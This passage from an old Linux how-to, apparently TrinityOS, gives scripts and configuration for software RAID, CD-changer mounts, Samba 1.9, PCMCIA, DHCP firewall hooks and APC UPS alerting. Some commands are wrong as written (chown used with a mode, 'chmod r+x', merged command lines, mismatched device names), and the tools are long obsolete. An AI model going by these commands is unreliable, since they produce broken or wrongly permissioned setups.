        echo "Disks added"
        /sbin/raidstart /dev/md0
        echo "Raid -RAID0- started on /dev/md0"
        ;;

    manual)
        #Start up the RAID subsystem - not needed for auto-detect
        /sbin/mkraid /dev/md0
        echo "Disks added to /dev/md0"
        /sbin/raidstart /dev/md0
        echo "Raid RAID0 started on /dev/md0"
        /bin/mount -t ext2 /dev/md0 /mnt/raid
        ;;

    stop)
        echo "/dev/md0 umounted"
        /bin/umount /dev/md0
        echo "/dev/md0 stopped"
        /sbin/raidstop /dev/md0
        ;;

    *)
        echo "Usage: rc.raid {start|stop}"
        exit 1

esac
exit 0
```

Once you have created this script file, make it executable by running `chmod 700 rc.raid`

+++ Older Redhat users (5.0-5.2), edit the `/etc/rc.d/rc.sysinit` (find the following lines and insert the following lines (around line 159):

```

/etc/rc.d/rc.sysinit
--
if [ -x /sbin/kerneld -a -n "$USEMODULES" ]; then
    if [ -f /proc/sys/kernel/modprobe ]; then
        # /proc/sys/kernel/modprobe indicates built-in kmod instead
        echo "/sbin/modprobe" > /proc/sys/kernel/modprobe
    else
        /sbin/kerneld
        KERNELD=yes
    fi
fi

# Start the initialization of the MDO RAID service
/etc/rc.d/rc.raid start

# Check filesystems
if [ ! -f /fastboot ]; then
    echo "Checking filesystems."
    fsck -R -A -V -a $fsckoptions
.
.
.
--

```

+++ Slackware users, edit the /etc/rc.d/rc.S file, find the following text and append the following:

```

/etc/rc.d/rc.S
--
# remove /etc/mstab* so that mount will create it with a root entry
/bin/rm -f /etc/mstab* /etc/nologin /var/run/utmp \
    /etc/shutdownpid /var/run/*.pid

# Start the initialization of the MDO RAID service
/etc/rc.d/rc.raid start
--

```

All Distributions:

Though I recommend to read the Software-RAID HOWTO to get all the details, here is an example for:

- A RAID-0 (striped or additive capacity) RAID setup - with (2) HDs on - /dev/hda1 - /dev/sdb1

/etc/raidtab

```

raiddev /dev/md0
raid-level 0
nr-raid-disks 2
persistent-superblock 1
chunk-size 4
device /dev/sdb6
raid-disk 0
device /dev/sdc5
raid-disk 1

```

NOTE: There is several raidtab options that can increase performance, etc (stripe size, Inodes..). For now.. I'm just shooting for functionality but the stock performance is pretty good. Please see the Software-RAID howto for more details.

- Ok, so lets start things up MANUALLY to make sure things are ok.
- FIRST, triple check the /etc/raidtab file!! If you have the wrong drive or partition in there, KISS THAT DATA GOODBYE!
- Ok, run the command "/sbin/mkraid /dev/md0". You should see something like the following:

```
handling MD device /dev/md0
analyzing super-block
disk 0: /dev/hda1, 14940418kB, raid superblock at 14940352kB
disk 1: /dev/sdb1, 8890352kB, raid superblock at 8890240kB
```

- Next, make sure the kernel thinks things are ok

```
# cat /proc/mdstat
```

```
Personalities : [raid0] [raid1] [raid5] [translucent]
read_ahead 1024 sectors
md0 : active raid0 sdb1[1] hda1[0] 23830592 blocks 4k chunks
unused devices: >none<
```

- Ok, if all is well, just format the /dev/md0 device with your filesystem of choice. For me, I still use EXT2. So, as an example, just run:

```
mke2fs /dev/md0
```

NOTE: There is some mke2fs options to increase performance, etc (stripe size, Inodes..). For now.. I'm just shooting for functionality but the stock performance is pretty good. Please see the mke2fs man page for details.

- Once things are formatted, mount it:

```
mkdir /mnt/raid mount /dev/md0 /mnt/raid
```

if things went ok, you should have just received the UNIX prompt. So.. check it with the "df" command:

```
# df
Filesystem      1k-blocks    Used Available Use% Mounted on
/dev/sda7       2055600    1470712   480468   75% /
/dev/md0        23456268      20 22264720    0% /mnt/raid
```

- Ok, so lets make sure this is mounted after reboots, etc. edit the /etc/fstab file to automatically mount this new RAID setup to some mount point. Please note that TrinityOS does NOT cover booting root partitions (/) off of Software-RAID setups. Please see the Software-RAID howto on how to do this.

Anyway, here is an example of mounting the RAID setup on /mnt/raid:

```
/dev/md0      /mnt/raid0    ext2  defaults    1 2
```

-
- For older setups or people NOT using Auto-Detect RAID:
 - Go ahead and type in `"/etc/rc.d/rc.raid start"`
 - If you get any errors about `/dev/md0` not existing, run the command `"/dev/MAKEDEV md0"` and then run the script again. Yes.. use the CAPs.
 - Ok, things are cool! Reboot! Make sure things are STILL cool!

32 SCSI CD-ROM Changers: Installing and Setup

Most SCSI CD Changers use one SCSI ID number and then use LUNs (Logical Unit IDs) to address each CD within the changer. With LUNs, now you can access all 4-12? CDs in the changer from a single SCSI ID. Problem is, not all changer's LUN systems work with Linux.

Because of this, you will have to experiment with the kernel option for Multi-LUN scan support. With my Nakamichi 7-CD changer (old 2x-speed), if I enable the multi-LUN support, my kernel would HANG after the box would post the SCSI changer device but before it was to post an additional single CD CD-ROM drive. By turning OFF the Multi-LUN kernel option and recompiling, my box would boot fine.

So, with that in mind:

- Try to NOT ENABLE the:

Probe all LUNs on each SCSI device (`CONFIG_SCSI_MULTI_LUN`) [N/y/?]

option unless your changer is NOT properly recognized.

- Add the changer to the SCSI chain and boot up the linux box.

- Create the following file: `/etc/rc.d/rc.cdrom`

NOTE: Please note that the UID and GIDs are specific to my machine and you will need to change them for your system. UIDs are defined in `/etc/passwd` and GIDs are defined in `/etc/groups`.

NOTE2: The permissions of these CDRoms after mounting STILL isn't right. I'm working on it but I have to admit I'm stumped.

`/etc/rc.d/rc.cdrom`

--

`#!/bin/sh`

`# See how we were called.`

`case "$1" in
start)`

`echo "Mounting CD-ROMs.."`

```
mount -t iso9660 /dev/scd0 hpe/CDROMs/Cdrom0 -o norock,uid=501,gid=10,suid,mode=0550
mount -t iso9660 /dev/scd1 hpe/CDROMs/Cdrom1 -o norock,uid=501,gid=10,suid,mode=0550
mount -t iso9660 /dev/scd2 hpe/CDROMs/Cdrom2 -o norock,uid=501,gid=10,suid,mode=0550
mount -t iso9660 /dev/scd3 hpe/CDROMs/Cdrom3 -o norock,uid=501,gid=10,suid,mode=0550
mount -t iso9660 /dev/scd4 hpe/CDROMs/Cdrom4 -o norock,uid=501,gid=10,suid,mode=0550
mount -t iso9660 /dev/scd5 hpe/CDROMs/Cdrom5 -o norock,uid=501,gid=10,suid,mode=0550
mount -t iso9660 /dev/scd6 hpe/CDROMs/Cdrom6 -o norock,uid=501,gid=10,suid,mode=0550
```

```
# mount -t iso9660 /dev/scd7 hpe/CDROMs/Cdrom7 -o norock,uid=501,gid=10,suid,mode=0550
;;

start0)
mount -t iso9660 /dev/scd0 hpe/CDROMs/Cdrom0 -o norock,uid=501,gid=10,suid,mode=0550
;;

start1)
mount -t iso9660 /dev/scd1 hpe/CDROMs/Cdrom1 -o norock,uid=501,gid=10,suid,mode=0550
;;

start2)
mount -t iso9660 /dev/scd2 hpe/CDROMs/Cdrom2 -o norock,uid=501,gid=10,suid,mode=0550
;;

start3)
mount -t iso9660 /dev/scd3 hpe/CDROMs/Cdrom3 -o norock,uid=501,gid=10,suid,mode=0550
;;

start4)
mount -t iso9660 /dev/scd4 hpe/CDROMs/Cdrom4 -o norock,uid=501,gid=10,suid,mode=0550
;;

start5)
mount -t iso9660 /dev/scd5 hpe/CDROMs/Cdrom5 -o norock,uid=501,gid=10,suid,mode=0550
;;

start6)
mount -t iso9660 /dev/scd6 hpe/CDROMs/Cdrom6 -o norock,uid=501,gid=10,suid,mode=0550
;;

start7)
mount -t iso9660 /dev/scd7 hpe/CDROMs/Cdrom7 -o norock,uid=501,gid=10,suid,mode=0550
;;

stop)
echo "Unmounting CD-ROMs.."

umount /dev/scd0
umount /dev/scd1
umount /dev/scd2
umount /dev/scd3
umount /dev/scd4
umount /dev/scd5
umount /dev/scd6
umount /dev/scd7
;;

stop0)
umount /dev/scd0
```

```

;;

stop1)
    umount /dev/scd1
;;

stop2)
    umount /dev/scd2
;;
stop3)
    umount /dev/scd3
;;

stop4)
    umount /dev/scd4
;;

stop5)
    umount /dev/scd5
;;

stop6)
    umount /dev/scd6
;;

stop7)
    umount /dev/scd7
;;

*)
    echo "Usage: rc.cdrom {start|stop|startn|stopn} where "n" is the CDROM drive ID"
    exit 1
esac

exit 0
--

```

- Make the rc.cdrom script executable by running "chmod r+x rc.cdrom" - Make the mount points for the CD- Changer's CDs:

```

mkdir hpe/CDROMs/Cdrom0; mkdir hpe/CDROMs/Cdrom1; mkdir hpe/CDROMs/Cdrom2; mkdir hpe/CDROMs/Cdrom3;
mkdir hpe/CDROMs/Cdrom4; mkdir hpe/CDROMs/Cdrom5; mkdir hpe/CDROMs/Cdrom6; mkdir hpe/CDROMs/Cdrom7;

```

- Change the permissions on the newly created dirs:

```

chown 550 hpe/CDROMs/Cdrom*
chgrp wheel hpe/CDROMs/Cdrom*
chown hpe hpe/CDROMs/Cdrom*

```

- Edit the "/etc/rc.d/rc.local" file and add the following lines at the end:

```
--
#Run the cdrom mount script
/etc/rc.d/rc.cdrom start
--
```

33 Samba installation and configuration

Samba is the UNIX service for Microsoft Windows File and Print serving. The funny thing is, a well tuned Linux Samba server is a FASTER NT server than a well tuned NT server itself! As of Samba 2.0, it still doesn't offer full PDC/BDC support yet but they do have some beta versions that do.

* Please note that these installation docs are for Samba 1.9.x and might be somewhat different for a Samba 2.x distribution.

- Download the newest Samba code from:

```
<ftp://samba.anu.edu.au/>
```

and also check out some of the great docs at:

```
<http://samba.anu.edu.au/>
```

NOTE: These installation assume that you are running Shadow passwords. (you really should be!)

-

- Uncompress the .tgz "tar -xzf *"

- cd into the new Samba directory and then "cd sources"

- Edit the "Makefile"

- Find the lines:

```
"# The permissions to give the executables INSTALLPERMS = 0755"
```

and change them to 0750"

- Redhat users: find the following lines and un-#ed out the last two lines:

```
"# This is for PAM authentication. RedHat Linux uses PAM.
# If you use PAM, then uncomment the following lines:
# PAM_FLAGS = -DUSE_PAM
# PAM_LIBS = -ldl -lpam"
```

Ditto here:

```
"# FLAGSM = -DLINUX -DAXPROC -DFAST_SHARE_MODES
# FLAGSM = -DLINUX -DFAST_SHARE_MODES
# LIBSM ="
```

Same here:

```
"# FLAGSM = -DLINUX -DNETGROUP -DALLOW_CHANGE_PASSWORD -DFAST_SHARE_
# LIBSM = -lnsl -lcrypt"
```

- Save the changes and then run "make all; make install"

- Security: Post from the Samba team on 11/20/98, you should do the following:

```
rm /usr/sbin/wsmcconf
chmod +t /var/spool/samba
```

- Next, edit the `/etc/smb.conf` file. If you need more information, run `"man smb.conf"` to read an exceptionally well written MAN page.

- Under the [Global] Section:

- Edit the "WORKGROUP" line to reflect the name of the workgroup you want

```
WORKGROUP = ACME123
```

- Edit the "server string" line to reflect the name of the machine

```
server string = Roadrunner Samba Server
```

- Edit the "hosts" allow line to ONLY reflect:

```
hosts allow = 192.168.0. 127.
```

- Make sure that printing is enabled:

```
printcap name = /etc/printcap
load printers = no
printing = bsd
```

- Make sure the GUEST account is disabled by having a ";" in the front of:

```
"; guest account = pcguest"
```

- For Windows 95/98/NT viewing, turn on "user level" security

```
"security = user"
```

- Windows98, patched Windows95, and Windows NT now required ENCRYPTED SMB passwords. So, make sure you have the follow lines in your `smb.conf` file (or remove the ";"s if the lines are already there):

```
encrypt passwords = yes
smb passwd file = /etc/smbpasswd
```

- Since the Samba server and all clients are on the same LAN segment, add the following:

```
"socket options = IPTOS_LOWDELAY SO_RCVBUF=8192 SO_SNDBUF=8192"
```

- Since we have multiple NICS, set the following:

```
"interfaces = 192.168.0.1/24 127.0.0.0/8"
```

- Add the line:

```
"bind interfaces only = true"
```

- Also set the following:

```
"remote announce = 192.168.0.255 "
```

- Allow Samba to be a subnet master browser

```
"local master = yes"
```

- Enable Samba to always win the Subnet Master Browser election

```
"preferred master = yes"
```

- Enable full Win95 login support:

```
"domain logons = yes"
```

- Fix Samba permissions so when you create a file/directory, the UNIX permissions are correct too!

```
"create mask = 0770"
"directory mask = 0750"
```

- ****OPTIONAL**** Since my Samba server is only used by me, I can essentially disable file write locking on all shares. If you are going to have a lot of users editing the same file, you should NOT enable this option.

```
"fake oplocks = yes"
```

- ****OPTIONAL**** Since I have a CD-ROM changer on my machine, I don't need to enable file write locking so I'll disable it here.

```
"veto oplock files = /home/hpe/CDROMs/Cdrom*"
```

- Set or verify the setting of follow shares for each user's home DIR and a central Hp Laserjet IIP printer.

* NOTE: The printer name CANNOT be any longer than -8 characters-!

```
[homes]
comment = Home Directories
# Making this NON-BROWSABLE gets rid of the duplicated "username" and
# "homes" shares
browseable = no
writable = yes
# Allows only the current Samba user into their home directory
user = %S

[Hp_Lj2p]
printer = raw
```



```

comment = Hp LaserJet IIp on RoadRunner
path = /var/spool/samba
browseable = yes
# Set public = yes to allow user 'guest account' to print
guest ok = no
writable = no
printable = yes
print command = /usr/bin/lpr -b -r -PHp_Lj2p %s
lpq command = lpq -PHp_Lj2p
lprm command = lprm -PHp_Lj2p %j

[Epson_S]
printer = raw
comment = Epson Stylus 500 Color on RoadRunner
path = /var/spool/samba
browseable = yes
# Set public = yes to allow user 'guest account' to print
guest ok = no
writable = no
printable = yes
print command = /usr/bin/lpr -b -r -PEpson_S %s
lpq command = lpq -PEpson_S
lprm command = lprm -PEpson_S %j

```

- The /home/hpe directory is a common directory and SMB share for ALL users. Since ALL the files in this dir should be readable by all other users, I want all files/dirs to be created with the WHEEL group.

```

[hpe]
comment = Hpe
path = /home/hpe
read only = no
public = no
force group = wheel
--

```

- Next, you need to test that your /etc/smb.conf file is correct. To do this, simply run the "testparm" program and it will check it for you and tell you everything it understands. Browse over this real quick but don't expect to understand much of it! Hehehe..

- Now start up Samba, run

- Redhat:

```
/etc/rc.d/init.d/smb start
```

- Slackware:

```
/usr/local/samba/bin/smbd -D
/usr/local/samba/bin/nmbd -D
```

- Lastly, we need to add your login to the Samba username file. Yes, it's separate from the normal /etc/passwd file. Though this is initially a pain, you can have it auto-synchronise with the UNIX password file (Not covered in the TrinityOS doc..yet) though it is covered in the Samba documentation.

— This is all covered in /usr/doc/samba-*/ENCRYPTION.txt file —

- Ok, to create the /etc/smbpasswd file: run the following command:

```
cat /etc/passwd | mksmbpasswd.sh >/etc/smbpasswd
```

- Next, fix the permissions of the file:

```
chmod 500 /etc/smbpasswd
```

- With this command, all users defined in the /etc/passwd file will have a SMB entry put into the /etc/smbpasswd file. Though the user is defined, the user will be LOCKED out until they change their SMB password. To fix this, do the following PER user:

```
smbpasswd johndoe
```

- A few things to do on your Windows 95/NT box:

- One thing that you need to now to that you might not be used is actually logging into your Windows95 or NT box. You need to create a Username AND a password on your Windows box which is the same on your UNIX box

- Windows 95 - Use the Users Control Panel
- Windows NT - Use the User Manager

- One more thing, you need to re-configure your Windows95 or WindowsNT servers to use the correct WORKGROUP (ACME123).

Windows 95 and NT: Use the Network Control Panel

NOTE: Verify that your Windows95/NT machine does NOT have the Netbeui protocol installed. If it does, DELETE that protocol.

- Whew! Ok, the home stretch. Reboot your Windows boxes with the new WORKGROUP setting and when prompted, login with the configured Windows Username and password from above. Now, go to the "Network Neighborhood" and see if you see the ROADRUNNER server. If everything goes well, you should see your home UNIX directory!

So go for it and see if you can create, delete, move files, etc from File Explorer on your Windows machine. Cool huh?

----- If you want to do printing, check out 47 (Section 47) -----

** If you cannot get Samba to run right, please read the Samba Diagnostic docs:

```
/usr/doc/samba-*/docs/DIAGNOSIS.txt
```

-
- If everything went ok... Excellent! Congratulations! Make sure that SMB is enabled upon boot.
 - To do this, UN-DO all edits for SMB lines in 8 (Section 8)

On the flip side, you can mount your Windows95/NT shares onto your Linux box! Cool huh!

- Ok, if everything is working ok with Samba (from above), you should be able get a list of shares from your Windows 95/NT box, do:

```
"smbclient -L //your-nt-boxs-name -U johndoe"
```

When prompted for a password, enter in the same password that you use to log into your Windows95/NT machine. You should then see something like:

```
Added interface ip=192.168.0.1 bcast=192.168.0.255 nmask=255.255.255
Server time is Tue Jan 12 17:22:36 1999
Timezone is UTC-8.0
Password:
Domain=[ACME123] OS=[Windows NT 4.0] Server=[NT LAN Manager 4.0]
security=user
```

```
Server=[your-nt-boxs-name] User=[] Workgroup=[ACME123] Domain=[]
```

Sharename	Type	Comment
C\$		Disk
IPC\$	IPC	Remote IPC

-
- If the above step worked ok, you should be able to mount your Windows95/NT share directly onto your linux box. To do this, run the following:

```
mkdir /tmp/smb-c /usr/sbin/smbmount //your-nt-boxs-name/c$ /mnt/smb -U johndoe -c roadrunner
```

34 PCMCIA services installation and configuration

- First.. make sure the PCMCIA cards you have are supported from a list available in the URL in 5 (Section 5). If your cards are supported (almost ALL are), download the newest version of software.
- Make sure your Linux kernel has TCP/IP support in it but you don't need to compile in any Ethernet card support. This is done by the PCMCIA modules. Tokenring is an exception to this rule.
- Uncompress the PCMCIA software in /usr/src or somewhere else you like

34.1 Compiling the PCMCIA tools

- run ./configure
- If you have the kernel sources install in /usr/src/linux, tell the ./configure script to use that to determine the kernel rev.
- I beleive that your card is a CardBus type so enable CardBus support.

- run make all

- run make install

+ Redhat: If this is for a Dell, this is how I would recommend you to configure your laptop. Note, you need to configure the network here and NOT from /etc/sysconfig. PCMCIA works in a totally different fashion than a standard NIC setup:

NOTE: You will need to include or exclude the right IRQs and IO ports for your machine.

34.2 Editing the PCMCIA configuration files

```
/etc/sysconfig/pcmcia    (for Redhat only)
--
PCMCIA=yes
PCIC=i82365
PCIC_OPTS="irq_list=3,5,9,10"
CORE_OPTS=
--
```

- All distributions: Edit the /etc/pcmcia/config.opts file:

```
--
#
# Local PCMCIA Configuration File
#
# System resources available for PCMCIA devices
#
include port 0x100-0x3ff, memory 0xc0000-0xffff
#
# Extra port range for IBM Token Ring
#
include port 0xa20-0xa27
#
# Resources we should not use, even if they appear to be available
#
# Available IRQs for a Dell Latitude CP are 3,5, [9 is available if
#     MIDI support for the C4232 sound card is NOT enabled in
#     the kernel
#
# To be used for PCMCIA modem
include irq 3
# Used by internal DB9 serial port
exclude irq 4
include irq 5
# First built-in parallel port
exclude irq 7
include irq 9
# Used by PCMCIA Card controller
exclude irq 10
# Used by the CSS Sound Card
exclude irq 11
```

```

# PS/2 Mouse (trackpad)
exclude irq 12
# IDE Channel #1
exclude irq 14
# IDE Channel #2
exclude irq 15
#
# Options for loadable modules
#
# To fix sluggish network with IBM Ethernet adapter...
#module "pcnet_cs" opts "mem_speed=600"
#
# Options for Xircom Netwave driver...
#module "xircnw_cs" opts "domain=0x100 scramble_key=0x0"
--

```

/etc/pcmcia/networks.opts (for DHCP.. If you are using a static IP address.. turn OFF BOOTP here and enter in your IP address in the IPADDR field)

```

--
# Network adapter configuration
#
# The address format is "scheme,socket,instance,hwaddr".
#
# Note: the "network address" here is NOT the same as the IP address.
# See the Networking HOWTO. In short, the network address is the IP
# address masked by the netmask.
#
case "$ADDRESS" in
*,*,*,*)
    # Transceiver selection, for cards that need it -- see 'man ifport'
    IF_PORT=""
    # Use BOOTP [y/n]
    BOOTP="y"
    # IP address
    IPADDR=""
    # Netmask
    NETMASK="255.255.255.0"
    # Network address
    NETWORK="1.2.0.0"
    # Broadcast address
    BROADCAST="1.2.255.255"
    # Gateway address
    GATEWAY="1.2.0.1"
    # Local domain name
    DOMAIN="ins.com"
    # Search list for host lookup
    SEARCH=""
    # Nameserver #1
    DNS_1=""
    # Nameserver #2

```

```

DNS_2=""
# Nameserver #3
DNS_3=""
# NFS mounts, should be listed in /etc/fstab
MOUNTS=""
# For IPX interfaces, the frame type (e.g., 802.2)
IPX_FRAME=""
# For IPX interfaces, the network number
IPX_NETNUM=""
# Extra stuff to do after setting up the interface
start_fn () { return; }
# Extra stuff to do before shutting down the interface
stop_fn () { return; }
;;
esac
--

```

After you've done all this.. reboot your machine and while the BIOS is showing the memory, etc.. EJECT all your PCMCIA cards. After Linux has booted, login as root, and then hit ALT-F7 to check out all the logs.

- Insert one of your PCMCIA cards. Did it mount ok? (two high beeps?)
- To check, go back to your login TTY (Alt-F1) and run "ifconfig". Do you have an IP address?

- If everything is working ok, make sure that PCMCIA services is enabled upon boot.
- To do this, UN-DO all edits for PCMCIA lines in 8 (Section 8)

35 DHCPd : Client DHCP for xDSL / Cablemodem users

See 5 (Section 5) for some other excellent URLs on setting up DHCP clients

First, a quote from the TrinityOS firewall rule set about Linux DHCP clients:

```

--
# NOTE: Red Hat users of DHCP to get TCP/IP addresses (Cablemodems, DSL, etc)
# will need to install and use a different DHCP client than the stock
# client called "pump". It should be noted that newer
# versions of pump can run scripts upon lease bringup, renew, etc. One
# recommended DHCP client is called "dhcpd" and can found
# in Appendix A.
#
# The stock Red Hat DHCP client doesn't allow the ability to have scripts
# run when DHCP gets a TCP/IP address. Specifically, DHCP delves out
# TCP/IP addresses to its clients for a limited amount of time; this
# called a "lease". When a DHCP lease expires, the client will query the
# DHCP server for a lease renewal. Though the DHCP client will usually
# get back its original TCP/IP address, this is NOT always guaranteed.
# With this understood, if you receive a different TCP/IP address than
# the IPCHAINS firewall was configured for, the firewall will block ALL

```

```

#       network access in and out of the Linux server because that was what it
#       was configured to do.
#
#       As mentioned above, the key to solve this problem is to use a DHCP
#       client program that can re-run the /etc/rc.d/init.d/firewall rule set
#       once a new TCP/IP address is set. The new rule set will make the required
#       changes to the rule sets to allow network traffic from and to your new
#       TCP/IP address.
--

```

Another thing to note from the DHCPd documentation:

```

--
In a case dhcpd detects a change in assigned IP address it
will try to execute /etc/dhpcp/dhcpd-interface.exe program.
The word <interface> is substituted by the actual interface name
like e.g. eth0. Caution: do not use /etc/dhcpd-interface.exe
as a bootup script. It will not be executed if the assigned IP address
is the same as it was before reboot. The included sample
/etc/dhpcp/dhcpd-eth0.exe will log the time of IP change
to /var/log/messages file.
--

```

- Note: 1. If you use TrinityOS's strong firewall rule set, you'll have to un-# out the "DHCP - Client" IPCHAINS or IPFWADM rule sets in both the Incoming and Outgoing rules to allow DHCP in through your EXTERNAL interface.

2. You will also have to execute the /etc/rc.d/rc.firewall when DHCP initial IP address or when it renews its IP address lease. Newer "dhcpd" clients offer this functionality though not all of them do (such as "pump"). Be sure you use one that DOES have this function. It should be noted that newer versions of pump can run scripts upon lease bringup, renew, etc.

Here is a real quick intro on how to do this:

```
#####
```

If you are running Mandrake 6.1, load up "vi" and go to /etc/sysconfig/network-scripts/ifup line 87. If you are running Redhat 6.x, edit the same file and do a search for "DHCP" (run the command "/DHCP" without the quotes).

You'll look for something like the following:

```

--
if [ -n "$DHCP" ]; then
    echo -n "Determining IP information for $DEVICE via dhcpd..."
    if /sbin/dhcpd -i $DEVICE -h $HOSTNAME ; then
        echo " done."
    else
        echo " failed."
        exit 1
    fi
--

```

You'll want to change it to something like the following (if it doesn't already look like this already).

```

--
if [ -n "$DHCP" ]; then
    echo -n "Determining IP information for $DEVICE via dhcpd..."
    if /sbin/dhcpd -H -D $DEVICE ; then
        echo " done."
    else
        echo " failed."
    exit 1
--

```

Next, you need to create a link to the firewall rule set for your given EXTERNAL interface:

```
ln -s /etc/rc.d/rc.firewall /etc/dhpc/dhcpd-*EXTIF*.exe
```

Replace the "***EXTIF***" for the name of your external interface. For example, if your external interface is "eth0", it would be:

```
ln -s /etc/rc.d/init.d/firewall /etc/dhpc/dhcpd-eth0.exe
```

That's it! Now when the /sbin/ifup script or dhcpd programs are called, they will get their IP address and then run the firewall rule set automatically.

36 UPS: Complete UPS Backup & Graphing support for APC UPSes

36.1 The state of the software

Today, APC UPSes are fully supported by both OpenSource and APC software. Overall, both versions do their job, but the opensource solution is far more powerful. Yet for most users, the APC version is short, sweet, and does 90% of everything you could ever want.

This section covers:

- The OpenSource APCUPSd tool
- Full scripts for paging, emailing, and logging
- A cool script that graphs each day's power conditions in a emailed .PDF

One difference that should be mentioned is that the official APC Powerchute software for Linux is NOT compatible with MS Windows UPS clients written by APC. This means that you cannot use your internal LAN to shutdown other MS Windows machines in addition to your Linux machine.

Currently, these docs only cover the installation of the OpenSource "apcupsd" tool from RPM. If there is enough interest, I can also describe the direct compiling or also setup of APC version too. Heh.. I still recommend the OpenSource version (it DOES shutdown other machines.. think modular. :-)

36.2 Installing APCUPSd

Ok..

- Download the newest apcupsd found in 5 (Section 5)

- Install it with the command:

```
rpm -Uvh apcupsd-3.5.0-1.i386.rpm
```

- Next, fix its permissions:

```
chmod 750 /sbin/apcupsd
```

36.3 Configuring APCUPSD for logging and paging

Redhat:

- Make sure that `/etc/rc.d/rc3.d/S20apcupsd` exists
- Next, edit `/etc/apcupsd.conf` and make the following changes NOTE: These configs are for a APC SmartUPS1000 on COM3

`/etc/apcupsd.conf`

```
CONTROL /sbin/powersc
UPSCABLE smart
UPSTYPE smartups
UPSCLASS standalone
UPSMODE disable
DEVICE /dev/ttyS0
ANNOY 60
SENSITIVITY H
TIMEOUT 0
BATTERYLEVEL 10
MINUTES 0
WAKEUP 60

BATTCMD /usr/local/sbin/apcupsd-battcmd
TIMECMD /usr/local/sbin/apcupsd-timecmd
LOADCMD /usr/local/sbin/apcupsd-loadcmd
LIMITCMD /usr/local/sbin/apcupsd-limitcmd
PWRCMD /usr/local/sbin/apcupsd-pwrcmd
RETCMD /usr/local/sbin/apcupsd-retcmd
--
```

- Next, we need to create the scripts to both send messages to SYSLOG for properly logging (this should be done internally but it isn't) and optionally page you. NOTE: If you don't want to enable the paging feature, just delete those lines below.

NOTE 2: Change the pager email address to reflect both your pager ID and pager server

`/usr/local/sbin/apcupsd-battcmd`

```
#!/bin/sh
```

```
#battcmd - execute when the UPS batteries have failed"
#
/usr/bin/logger "APCUPSD - Battery has failed!"
echo "APCUPSD - Battery has failed" | /bin/mail 1234567@skytel.com
```

```
/usr/local/sbin/apcupsd-limitcmd
```

```
#!/bin/sh
```

```
#limitcmd - execute when MINUTES has expired"
```

```
#
```

```
/usr/bin/logger "APCUPSd - Minutes timeout has expired!"
```

```
echo "APCUPSd - Minutes timeout has expired" | /bin/mail 1234567@skytel.com
```

```
/usr/local/sbin/apcupsd-loadcmd
```

```
#!/bin/sh
```

```
#loadcmd - execute when UPS batteries are low"
```

```
#
```

```
/usr/bin/logger "APCUPSd - Battery capacity is exhausted!"
```

```
/usr/local/sbin/apcupsd-pwrcmd
```

```
#pwrcmd - execute when the AC power has failed"
```

```
#
```

```
/usr/bin/logger "APCUPSd - AC power has failed!"
```

```
echo "APCUPSd - AC power has failed" | /bin/mail 1234567@skytel.com
```

```
/usr/local/sbin/apcupsd-retcmd
```

```
#!/bin/sh
```

```
#retcmd - execute when the AC power has returned"
```

```
#
```

```
/usr/bin/logger "APCUPSd - AC power has returned!"
```

```
echo "APCUPSd - AC power has returned" | /bin/mail 1234567@skytel.com
```

```
/usr/local/sbin/apcupsd-timecmd
```

```
#!/bin/sh
```

```
#timecmd - execute when TIMEOUT has expired"
```

```
#
```

```
/usr/bin/logger "APCUPSd - Timeout has expired!"
```

```
echo "APCUPSd - Timeout has expired" | /bin/mail 1234567@skytel.com
```

- Now, fix the permissions on the files:
-

```
chmod 700 /usr/local/sbin/apcupsd-*
```

- Now, lets TEST the UPS software. Connect up the UPS control cable to the UPS, plug-in the UPS to the wall outlet but DO NOT HAVE THE COMPUTER CONNECTED TO THE UPS QUITE YET.
 - First, change the `/etc/apcupsd.conf` variable:

```
TIMEOUT 120
```

The reason to do this is to be able to test the setup quickly without draining the battery.

- Start the `apcupsd` process by typing in:

```
/sbin/powersc INIT
```

36.4 Testing your new UPS setup

- To make sure things are cool, just pull the plug. ;-) Pull the power from the UPS and wait 2 minutes. Make sure that the system shuts down ok and then powers OFF. Please note the a APC SmartUPS would then remove the power from the computer until the power is back and the UPS is somewhat recharged. Other UPS will just come back on when the power is returned.
- If the UPS doesn't react as you expect, fix it NOW. Trust me on this one. A misconfigured UPS can be an absolute NIGHTMARE and ultimately cost your PCs or even your dwelling (I have one blow up on me - see below).
- Now, re-plug in the UPS and make sure that the system powers up ok and the file systems mount cleanly.
- If everything is ok, change the "TIMEOUT" parameter back to "0". Shut the computer down and plug it's power cord into the UPS's output.
- Make sure the PC re-powers back up (if this machine is a Internet server or not power-up if you don't care). If it doesn't do what you want, look in the Advanced sections of your PC's BIOS.

36.5 Graphing the results each day for Powerchute

As mentioned above, I once had a UPS that lost control of it's charging circuit and and nearly burned down my house. Ever since then I felt that I needed to always monitor the environmental of my UPS and never have this catastrophe ever happen to me.

The following script will take yesterday's APCUPSd or APC Powerchute software's log and print it in a multicolor high quality graph in PDF. Not only that but it is emailed to you just like the Sendlog scripts. Check out <http://www.ecst.csuchico.edu/~dranch/LINUX/Trinity0S-security/var/log/ups-log-jun24.pdf> to see an example PDF of my terrible day. Check out the temperature line and think of the worst sulfur smell you could imagine!

This program has a BUNCH of pre-installed software requirements but most machines should have this already installed. Please see the comments in the script below for full details.

Download the script directly: Within the <http://www.ecst.csuchico.edu/dranch/LINUX/Trinity0S-security/Trinity0S-security.tar.gz> archive

or

Just the file: <http://www.ecst.csuchico.edu/~dranch/LINUX/Trinity0S-security/usr/lib/powerchute/generate-ups-graph.sh>

- Currently, this script uses relative paths which is bad (sorry.) Once I get a chance, I'll fix this. Until then, this file should be placed in /usr/lib/powerchute.

<TrinityOS generate-ups-graph.sh START>

```
#!/bin/sh

# TrinityOS - generate-ups-graph.sh
# written by David Ranch
# v1.00
#
# /usr/lib/powerchute/generate-ups-graph.sh
#
# This script takes the output from APC's Powerchute for Linux and
# both graphs it and emails it to the administrator.
#
# This script also covers the support of the OpenSource APCUPSd tool.
# - I have already done this conversion so just email me for the
#   changes instead of figuring it out yourself (unless you want o.. :)
#
# NOTE: This script requires:
#   - Either Powerchute for Linux or APCUPSd for Linux installed
#     and running properly (doc'ed in TrinityOS)
#   - bash
#   - awk
#   - gnuplot
#   - ps2pdf (ghostscript)
#   - mutt
#
# NOTE#2: APC Powerchute v4.5.2 has a log file size limitation of
#         750k per the powerchute.ini file but APCUPSd doesn't have
#         this limitation. Because of this Powerchute limit,
#         I've found that you CANNOT sample anything faster than
#         say 7 seconds. Obviously, this isn't very granular.
#         If 7 seconds is just enough, you MUST run this script
#         around midnight or the script will fail due to missing
#         data.

#Local vars
#
#Machine running the UPS software
HOST="Roadrunner"
#Who the resulting email should goto
